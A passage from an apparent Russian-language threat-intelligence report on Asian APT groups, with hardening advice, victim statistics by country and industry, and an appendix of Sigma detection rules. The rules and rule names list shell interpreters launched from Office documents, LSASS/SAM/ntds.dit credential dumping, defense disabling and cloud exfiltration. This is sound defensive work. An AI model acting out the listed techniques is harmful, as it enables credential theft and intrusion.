Рассмотрите возможность заменить или отключить устаревшие технологии, уязвимые для атак[18]. Такие протоколы, как NBT-NS и LLMNR, позволяют злоумышленнику провести атаку Man-in-the-Middle, а протокол NTLM архитектурно уязвим к Relay-атакам. Современное окружение позволяет использовать протоколы DNS и Kerberos для тех же целей.

Парольные политики

Рассмотрите возможность внедрения парольных политик. Это позволит сократить количество слабых паролей в организации. Также рекомендуется внедрить технологию Password Filtering[19], которая позволит избежать установки пользователями паролей вида Pssword1 и Company2023 путем установки .dll библиотеки на контроллер домена.

Защита учетных данных

Рассмотрите возможность использования Credential Guard. Эта технология представляет из себя компонент безопасности, позволяющий хранить учетные данные в адресном пространстве изолированного процесса LSA (изоляция производится за счет виртуализации). Так как азиатские группировки используют множество способов дампа учетных данных, как через самописное вредоносные ПО, так и с помощью системных и легитимных утилит. В разделе «Технические детали» мы показали способы, которыми азиатские группировки получают учетные данные из памяти процесса LSASS, из базы SAM, а также из парольных хранилищ.

18
Стоит заранее проверить возможность работы приложений с другими протоколами перед их отключением. Если то или иное ПО не может работать с более новыми протоколами, стоит рассмотреть возможность выделения хостов, на которых оно установлено, в отдельную сеть. Это позволит ограничить применение уязвимых технологий.

19
Password

Подробнее

Защита привилегированных учетных записей

Рассмотрите возможность использования группы Protected Users в Active Directory. Добавление высокопривилегированных учетных записей в эту группу позволит снизить риск кражи учетных данных этих пользователей (например, из адресного пространства процесса lsass.exe).

Использование ханипотов

Рассмотрите возможность использования приманок (honeypots) в инфраструктуре. Они повышают шанс вовремя детектировать атаку.

Архитектура Zero Trust

Рассмотрите возможность реализации принципов Zero Trust в организации. Основные понятия и принципы этой архитектуры рассмотрены в NIST Special Publication 800-207.

Подробнее

Противодействие достижению целей атакующих


Так как основная цель азиатских APT — получение информации, то необходимо не только предусмотреть модель доступа к ней, но и иметь возможность обнаружить ее кражу.

Атакующие используют различные сервисы для эксфильтрации интересующей их информации, в том числе облачные хранилища, такие как Яндекс.Диск, Google Drive, DropBox, FileIO и другие. Процессы Asset Management, Configuration Management и Identity Management позволяют понять, для каких устройств в организации характерны соединения с внешними (недоверенными) ресурсами и какие устройства взаимодействуют с информацией, интересной атакующим. Грамотное управление ресурсами на основе информации, собираемой в ходе этих процессов, позволит снизить риск несанкционированного доступа. Также, обладая технической информацией о ресурсах организации и ее процессах, администраторы и команда безопасности имеют возможность настроить расширенный, специфичный для организации аудит (например, сетевое соединение с файловым сервером от нетипичного хоста).

Статистика по атакованным организациям

В текущем разделе, после ознакомления с техническими деталями и описания того, как выстраивается вектор атаки в контексте концепции Unified Kill Chain, мы хотим показать статистику атакованных организаций по всему миру на основе данных из Kaspersky Threat Attribution Engine и наших внутренних данных в зависимости от активности той или иной группировки.


Рисунок 70 Интерфейс Kaspersky Threat Attribution Engine



Данная статистика построена по следующей методологии:

Сэмплы, взятые из Kaspersky Security Network (KSN — глобальная сеть обмена сведениями об угрозах), были поданы на вход Kaspersky Threat Attribution Engine. Те из них, которые были атрибутированы к азиатским APT-группировкам, были дополнительно обогащены информацией об индустрии и стране.

Статистика по атакованным организациям исследуемыми группировками



APT-актор	Топ-5 по геолокации	Топ-5 стран по количеству атакованных (организаций)	Суммарное количество атакованных
Stone Panda Aliases: • APT10 (Mandiant) • menuPass (Palo Alto) • menuPass Team (Symantec) • Potassium (Microsoft) • Red apollo (PWC) • CVNX (BAE Systems) • Hogfish (iDefense) • Happyyongzi (FireEye) • Cicada (Symantec) • Bronze Riverside (SecureWorks) • CTG-5938 (SecureWorks) • ATK 41 (Thales) • TA429 (Proofpoint) • ITG01 (IBM)	Египет Иран Япония Индия Германия	13% 11% 9% 8% 8%	17%
Emissary Panda Aliases: • APT27 (Mandiant) • TG-3390 (SecureWorks) • Bronze Union (SecureWorks) • Lucky Mouse (Kaspersky) • TEMP.Hippo (Symantec) • Red Phoenix (PWC) • Budworm (Symantec) • ATK 15 (Thales) • Group 35 (Talos) • ZipToken • GreedyTaotie • Iron Taurus (Palo Alto) • Iron Tiger (Trend Micro) • Earth Smilodon (Trend Micro)	Египет Иран Турция Россия Индия	12% 11% 10% 6% 6%	16%
Mustang Panda Aliases: • Bronze President (SecureWorks) • TEMP.Hex (FireEye) • HoneyMyte (Kaspersky) • Red Lich (PWC) • Earth Preta (Trend Micro) • Camaro Dragon (Check Point)	Вьетнам Мьянма Эфиопия Китай Монголия	54% 11% 9% 5% 4%	14%

APT-актор	Топ-5 по геолокации	Топ-5 стран по количеству атакованных (организаций)	Суммарное количество атакованных
APT41 Aliases: • Blackfly (Symantec) • Wicked Panda (CrowdStrike) • Winnti Group (Kaspersky) • Barium (Microsoft)	Египет Россия Иран Индия США	16% 12% 11% 7% 4%	13%
Vicious Panda Aliases: • Microcin • SixLittleMonkeys • Bronze Dudley (SecureWorks)	Россия Казахстан Китай Кыргызстан Таджикистан	38% 16% 14% 4% 3%	12%
Lotus Panda Aliases: • Naikon (Kaspersky) • Hellsing (Kaspersky) • ITG06 (IBM)	Вьетнам Китай Мьянма Россия Индия	23% 14% 13% 4% 4%	10%
Override Panda Aliases: • APT 30 (Mandiant) • CTG-5326 (SecureWorks) • Bronze Geneva (SecureWorks) • Bronze Sterling (SecureWorks) • RADIUM (Microsoft) • Raspberry Typhoon (Microsoft)	Индия Германия Китай Малайзия Япония	32% 17% 8% 6% 4%	7%
Karma Panda Aliases: • Tonto Team (FireEye) • HeartBeat (Trend Micro) • CactusPete (Kaspersky) • Bronze Huntley (SecureWorks)	Россия Китай Монголия Турция Южная Корея	36% 12% 9% 5% 5%	5%

APT-актор	Топ-5 по геолокации	Топ-5 стран по количеству атакованных (организаций)	Суммарное количество атакованных
Comment Panda Aliases: • Comment Crew (Symantec) • APT1 (Mandiant) • TG-8223 (SecureWorks) • BrownFox (Symantec) • Group 3 (Talos) • Byzantine Hades (US State Department) • Byzantine Candor (US State Department) • Shanghai Group (SecureWorks) • GIF89a (Kaspersky)	Южная Корея Вьетнам Россия США Индия	15% 15% 9% 8% 6%	3%
Turbine Panda Aliases: • APT 26 (Mandiant) • Shell Crew (RSA) • WebMasters (Kaspersky) • KungFu Kittens (FireEye) • Group 13 (Talos) • PinkPanther (RSA) • Bronze Express (SecureWorks) • JerseyMikes	Бразилия Россия Алжир Германия Индия	11% 8% 8% 8% 6%	2%
Rocke Aliases: • Iron Group (Intezer)	Россия Франция Бразилия Китай Индия	21% 17% 8% 6% 4%	1%

APT-актор	Топ по индустриям	Топ по количеству жертв (организаций)
Stone Panda	Здравоохранение Госструктуры Промышленность	70% 27% 3%
Emissary Panda	Здравоохранение Госструктуры Промышленность	68% 28% 4%
APT 41	Здравоохранение Госструктуры Промышленность	70% 26% 4%
Vicious Panda	Строительство Госструктуры Промышленность	56% 29% 15%
Lotus Panda	Госструктуры Промышленность Здравоохранение	70% 20% 10%
Override Panda	Финансы Госструктуры Промышленность	35% 34% 31%
Karma Panda	С/х предприятия IT Промышленность	39% 33% 28%
Comment Panda	Госструктуры Промышленность Здравоохранение	40% 40% 20%
Turbine Panda	С/х предприятия Промышленность IT	40% 40% 20%
Rocke	Энергетика Здравоохранение IT	37% 34% 29%

При интерпретации результатов нашей статистики важно помнить об ограничениях исследования. Следует отметить, что, проанализировав более сотни различных инцидентов и тысячи образцов вредоносного ПО, связанных с азиатскими APT, объем проанализированной выборки не полностью отражает общий объем угроз и статистики по миру.

Выводы

Благодарим вас за то, что вы уделили время изучению этого отчета. Мы высоко ценим ваше стремление к защите своей организации и изучению данных, связанных с кибербезопасностью.

Какие выводы можно сделать, ознакомившись с отчетом?

Государственные структуры и промышленные предприятия атакуют чаще других

Кампании азиатских группировок направлены против организаций из множества индустрий и не ограничиваются одним регионом. Чаще всего инциденты, связанные с атаками предположительно азиатских группировок, фиксируются в таких отраслях, как государственные органы, промышленные предприятия, медицинские учреждения, ИТ-компании, сельскохозяйственные и энергетические организации. Азиатские APT-группировки, как правило, похищают данные и занимаются шпионажем, не прибегая к вымогательству, шифрованию или нарушению производственных процессов.

У азиатских APT-группировок есть свой почерк

В разделе «Анализ действий атакующих на основе Unified Kill Chain» описаны паттерны, характерные для работы группировок из Азии. На них стоит обратить внимание защищающимся: они могут помочь не только идентифицировать атакующих, но и заметить развивающуюся атаку на ранней стадии.

От атак азиатских группировок, как и от любых других кибератак, можно выстроить защиту

Несмотря на большое количество акторов и видимую сложность атак, их все же можно разложить по тактикам, техникам и процедурам. Сделав это и обладая информацией о том, какие техники используются акторами из Азии, можно выстроить эффективную защиту от таких угроз. В данном отчете мы систематизировали TTPs, применяемые соответствующими группами, благодаря чему наши читатели могут повысить уровень защищенности своих организаций. Регулярно появляющиеся сообщения о киберинцидентах с участием предположительно азиатских акторов показывают потребность в таком улучшении.

Эффективная стратегия защиты включает правильно организованные процессы в SOC, защитные инструменты и специальные защитные механизмы

Отчет можно использовать в качестве руководства по выстраиванию защиты от атак азиатских APT. Он включает потенциальные защитные механизмы, включая Sigma-правила, готовые к внедрению в инфраструктуру, и правила безопасности, которые помогут сократить последствия описанных инцидентов. Наиболее эффективная защита подразумевает применение этих механизмов наряду с современными защитными решениями — EPP/EDR/Sandbox — и правильно организованную работу SOC в соответствии с практиками Hardening&Security, Vulnerability Management и Asset Management.

В самом начале отчета мы использовали цитату: **There is no teacher but the enemy.** Надеемся, что изучив материал, вы стали опытнее в защите от киберугроз.

Приложение 1. Sigma-правила

Техники	Sigma
Phishing: Spearphishing Attachment T1566.001	• Sigma-Generic-Shell Creation by Trusted Process • Sigma-Generic-Drop and execution file from a trusted process • Sigma-Generic-LNK Creation from Archive
Command and Scripting Interpreter: Windows Command Shell T1059.003	• Sigma-Generic-System Information Discovery via Standard Windows Utilities • Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities • Sigma-Generic-Remote System Discovery via Standard Windows Utilities • Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-Compress Data for Exfiltration via Archiver
Command and Scripting Interpreter: PowerShell T1059.001	• Sigma-Generic-PowerShell Suspicious Arguments • Sigma-Generic-Execution of Downloaded PowerShell Code • Sigma-Generic-PowerShell Code Execution from File • Sigma-Generic-PowerShell Code Execution from Registry
Windows Management Instrumentation T1047	• Sigma-Generic-Suspicious Command wmic.exe • Sigma-Generic-Suspicious Child Process Wmiprvse.exe • Sigma-Generic-System Service Discovery via wmic • Sigma-Generic-Permission Local Groups Discovery via wmic • Sigma-Generic-Security Software Discovery via wmic
Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003	• Sigma-Generic-Changing MOF Self-Install Directory via Registry • Sigma-Generic-MOF file changing/creation
Event Triggered Execution: Image File Execution Options Injection T1546.012	• Sigma-Generic-Persistence by Image File Execution Options via Registry • Sigma-Generic-Accessibility Features Backdoor Installation via ifeo debugger • Sigma-Generic-Silent Process Exit Monitoring persistence via PowerShell • Sigma-Generic-Application Verifier Persistence via PowerShell • Sigma-Generic-Image File Execution Options Injection via SilentProcessExit • Sigma-Generic-Accessibility Features Backdoor Installation via SilentProcessExit Monitoring
BITS Jobs T1197	• Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Not Standard Parent Process Bitsadmin
Scheduled Task/Job: Scheduled Task T1053.005	• Sigma-Generic-Windows Shell Started Schtasks • Sigma-Generic-Suspicious Schtasks.exe Arguments • Sigma-Generic-Scheduled Task Start from Public Directory

Техники	Sigma
Server Software Component: Web Shell T1505.003	• Sigma-Generic-Windows Shell Start by Web Applications
Create or Modify System Process: Windows Service T1543.003	• Sigma-Generic-Windows Service Creation or Modification via sc.exe • Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe • Sigma-Generic-Windows Service Creation or Modification via PowerShell.exe • Sigma-Generic-Service manipulations via net.exe • Sigma-Generic-Windows Service Creation from non-system directory via Registry • Sigma-Genetic-Modification of SvcHost Group in Registry • Sigma-Generic-Windows Service Path Modification in Registry
Hijack Execution Flow: DLL Search Order Hijacking T1574.001	• Sigma-Generic-IKEEXT service DLL Hijacking • Sigma-Generic-SessionEnv service DLL Hijacking
Indicator Removal: File Deletion T1070.004	• Sigma-Generic-File Deletion Using Ping.exe
Indicator Removal: Network Share Connection Removal T1070.005	• Sigma-Generic-Network Share Deleted
Process Injection T1055	• Sigma-Generic-Dynamic-link Library Injection via LoadLibrary • Sigma-Generic-Remote Thread creation to critical Windows process
Process Injection: Process Hollowing T1055.012	• Sigma-Generic-Executing File Named as System Tool in Unusual Directory • Sigma-Generic-Anomaly in the Windows Critical Process Tree • Sigma-Generic-Shell Creation by Critical Windows Process • Sigma-Generic-Svchost.exe Start with no Standard Parameters • Sigma-Generic-Rundll32 Start with no Standard Parameters • Sigma-Generic-Process Hollowing
Impair Defenses: Disable or Modify Tools T1562.001	• Sigma-Generic-Disabling Critical Service • Sigma-Generic-Disabling SmartScreen Protection via Registry • Sigma-Generic-Disabling Windows Defender via Dism • Sigma-Generic-Disabling Windows Defender via Registry • Sigma-Generic-Windows Defender Exclusions Modification via Registry • Sigma-Generic-Windows Defender Modification via PowerShell
Obfuscated Files or Information T1027	• Sigma-Generic-Encoded/decoded PowerShell Code Execution (ps_script) • Sigma-Generic-Obfuscation via Escape Characters in Command Line • Sigma-Generic-XOR-ed PowerShell Command • Sigma-Generic-XOR-ed PowerShell Command (ps_script)

Техники	Sigma
Masquerading T1036	• Sigma-Generic-Anomaly in the Windows Critical Process Tree • Sigma-Generic-Svchost.exe Start with no Standard Parameters • Sigma-Generic-Shell Creation by Critical Windows Process • Sigma-Generic-Rundll32 Start with no Standard Parameters
Masquerading: Masquerade Task or Service T1036.004	• Sigma-Generic-Creating Windows Service appearing to be legitimate
Masquerading: Match Legitimate Name or Location T1036.005	• Sigma-Generic-Executing File Named as System Tool in Unusual Directory
OS Credential Dumping: LSASS Memory T1003.001	• Sigma-Generic-Image Loaded into lsass.exe • Sigma-Generic-Lsass Dump via LOLBin • Sigma-Generic-LSASS Memory Access via Leaked Handle Seclogon • Sigma-Generic-Process Dump via Comsvcs.dll • Sigma-Generic-Suspicious LSASS Memory Access
OS Credential Dumping: Security Account Manager T1003.002	• Sigma-Generic-Detected Access to SAM, SYSTEM and SECURITY registry hives • Sigma-Generic-Dumping SAM via Command Line
OS Credential Dumping: NTDS T1003.003	• Sigma-Generic-Saving ndts.dit via ntdsutil.exe • Sigma-Generic-Copying ntds.dit from Volume Shadow Copy
Unsecured Credentials: Credentials In Files T1552.001	• Sigma-Generic-Extracting Credentials from Files via PowerShell
Credentials from Password Stores: Credentials from Web Browsers T1555.003	• Sigma-Generic-Suspicious Access to Credentials from Web Browsers
Software Discovery T1518	• Sigma-Generic-Software Discovery via Standard Windows Utilities • Sigma-Generic-Security Software Discovery via wmic • Sigma-Generic-Discovery Component Object Model Keys via PowerShell
System Service Discovery T1007	• Sigma-Generic-System Service Discovery via Standard WIndows Utilities • Sigma-Generic-System Service Discovery via PowerShell • Sigma-Generic-System Service Discovery via Registry • Sigma-Generic-System Service Discovery via wmic
System Information Discovery T1082	• Sigma-Generic-System Information Discovery via Standard Windows Utilities

Техники	Sigma
System Network Configuration Discovery T1016	• Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities • Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 3) • Sigma-Generic-Network Connection to Online IP Resolution Web Service (EventID 22)
System Network Connections Discovery T1049	• Sigma-Generic-System Network Connections Discovery via PowerShell • Sigma-Generic-System Network Connections Discovery via Standard Windows Utilities
System Time Discovery T1124	• Sigma-Generic-Sigma-Generic-System Time Discovery via PowerShell • Sigma-Generic-System Time Discovery via standard windows utilities
Permission Groups Discovery: Domain Groups T1069.002	• Sigma-Generic-Permission Local Groups Discovery via wmic • Sigma-Generic-Local Groups Discovery via net.exe • Sigma-Generic-Local Groups Discovery via PowerShell • Sigma-Generic-Domain Groups Discovery via net.exe • Sigma-Generic-Groups Discovery via PowerShell
Network Share Discovery T1135	• Sigma-Generic-Network Share Discovery via PowerShell • Sigma-Generic-Network Share Discovery via Standard Windows Utilities
Remote System Discovery T1018	• Sigma-Generic-Remote System Discovery via PowerShell • Sigma-Generic-Remote System Discovery via Standard Windows Utilities
Domain Trust Discovery T1482	• Sigma-Generic-Domain Trust Discovery via nltest.exe
Account Discovery T1087	• Sigma-Generic-Local Account Discovery via Standard Windows Utilities • Sigma-Generic-Domain Account Discovery via PowerShell
File and Directory Discovery T1083	• Sigma-Generic-Suspicious Wildcard Searching Data
Group Policy Discovery T1615	• Sigma-Generic-Group Policy Discovery via gpresult • Sigma-Generic-Group Policy Discovery via PowerShell
Process Discovery T1057	• Sigma-Generic-Process Discovery via PowerShell • Sigma-Generic-Process Discovery via Standard Windows Utilities
System Owner/User Discovery T1033	• Sigma-Generic-Anomaly Parent Process whoami.exe • Sigma-Generic-System Owner/User Discovery via PowerShell • Sigma-Generic-System Owner/User Discovery via Standard Windows Utilities • Sigma-Generic-System Owner/User Discovery via Suspicious CommandLine whoami

Техники	Sigma
Remote Services: SMB/ Windows Admin Shares T1021.002	• Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe • Sigma-Generic-Mounting Shares via net • Sigma-Generic-Suspicious Schtasks.exe Arguments • Sigma-Generic-Suspicious PsExec Execution • Sigma-Generic-PsExec Pipes Artifacts
Lateral Tool Transfer T1570	• Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Bitsadmin Job via PowerShell
Archive Collected Data: Archive via Utility T1560.001	• Sigma-Generic-Compress Data for Exfiltration via Archiver • Sigma-Generic-Archive via PowerShell • Sigma-Generic-Windows Shell Started Archive Utility • Sigma-Generic-Archive File in Local Users Folders via Makecab.exe • Sigma-Generic-Archiving Files in Recycle Bin via Archive
Automated Collection T1119	• Sigma-Generic-Possible wildcard collection sensitive data via PowerShell • Sigma-Generic-Suspicious Wildcard Searching Data
Data from Local System T1005	• Sigma-Generic-Possible wildcard collection sensitive data via PowerShell • Sigma-Generic-Suspicious Wildcard Searching Data
Web Service T1102	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line
Ingress Tool Transfer T1105	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line • Sigma-Generic-Ingress Tool Transfer via certutil • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-File Download via Bitsadmin • Sigma-Generic-Execution of Downloaded PowerShell Code
Protocol Tunneling T1572	• Sigma-Generic-Protocol Tunneling via Plink Utility • Sigma-Generic-Ssh Connection to non-standard port
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002	• Sigma-Generic-Network Connection to Cloud Storage • Sigma-Generic-Network Connection to Cloud Storage in Command Line
Exfiltration Over C2 Channel T1041	• Sigma-Generic-Protocol Tunneling via Plink Utility • Sigma-Generic-Ingress Tool Transfer via curl.exe • Sigma-Generic-Execution of Downloaded PowerShell Code • Sigma-Generic-Exfiltration via pscp.exe

Sigma-правила

title: Shell Creation by Trusted Process

```
id: a93089e4-8312-409a-826e-6c13d1ad6b36
description: Start windows shell from frequent attachment format in a letter
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.InitialAccess
  - attack.Execution
  - attack.T1204.002
  - attack.T1566.001
  - attack.T1059
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\winword.exe'
      - '\access.exe'
      - '\excel.exe'
      - '\mspub.exe'
      - '\powerpnt.exe'
      - '\visio.exe'
      - '\outlook.exe'
      - '\wordpad.exe'
      - '\notepad.exe'
      - '\AcroRd32.exe'
      - '\acrobat.exe'
    Image|endswith:
      - '\mshta.exe'
      - '\wscript.exe'
      - '\mftrace.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\scriptrunner.exe'
      - '\cmd.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\wmic.exe'
      - '\hh.exe'
      - '\regsvr32.exe'
      - '\schtasks.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
  filter:
    Image|endswith:
      - '\rundll32.exe'
    CommandLine|contains:
      - 'ndfapi.dll'
      - 'tcpmonui.dll'
      - 'printui.dll'
      - 'devmgr.dll'
      - 'keymgr.dll'
      - 'powrprof.dll'
      - 'advapi32.dll'
      - 'shdocvw.dll'
      - 'user32.dll'
      - 'shell32.dll'
  condition: selection and not filter
falsepositives:
  - Unknown
level: high
```

title: LNK Creation from Archive

```
id: 33aa7387-abd7-4bb6-91cf-76fa491d7aef
description: Detects creation of .lnk file by Archivator process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Initial Access
  - attack.Execution
  - attack.t1566.002
  - attack.t1204.001
logsource:
  product: windows
  category: file_creation
detection:
  selection:
    Image|contains|re:
      - '(?i)((WinRAR|7zip|PowerArchiver|PeaZip|(WinZip\d+)|Bandizip|ZipGenius|IZArc|ExtractNow|(uniextract\d+)|ZipItFree|HamsterArc|HaoZip|TUGZip)(\.exe)?)'
    TargetFilename|contains:
      - '.lnk'
  condition: selection
falsepositives: Unknown
level: medium
```

title: System Network Configuration Discovery via Standard Windows Utilities

```
id: be44c509-3a5e-4d49-acfb-61c3cdf5432e
description: System Network Configuration Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1016
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith: '\ipconfig.exe'
    CommandLine|contains: '/all'
  selection2:
    Image|endswith: '\nbtstat.exe'
    CommandLine|contains:
      - '-c'
      - '-n'
      - '-r'
      - '-s'
  selection3:
    Image|endswith: '\netsh.exe'
    CommandLine|contains|all:
      - 'interface'
      - 'show'
  selection4:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains: 'config'
  selection5:
    Image|endswith: '\arp.exe'
    CommandLine|contains: '-a'
  condition: selection1 or selection2 or selection3 or selection4 or selection5
falsepositives:
  - Administrators
level: low
```

title: Drop and execution file from a trusted process

```
id: 7aa06833-3c96-474f-9043-6e8358074940
description: An adversary may weaponize an office document to drop and execute the malicious payload
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.InitialAccess
  - attack.Execution
  - attack.T1204.002
  - attack.T1566.001
logsource:
  product: windows
  category: file_creation
detection:
  selection1:
    Image|contains:
      - '\winword.exe'
      - '\access.exe'
      - '\excel.exe'
      - '\mspub.exe'
      - '\powerpnt.exe'
      - '\visio.exe'
      - '\outlook.exe'
      - '\wordpad.exe'
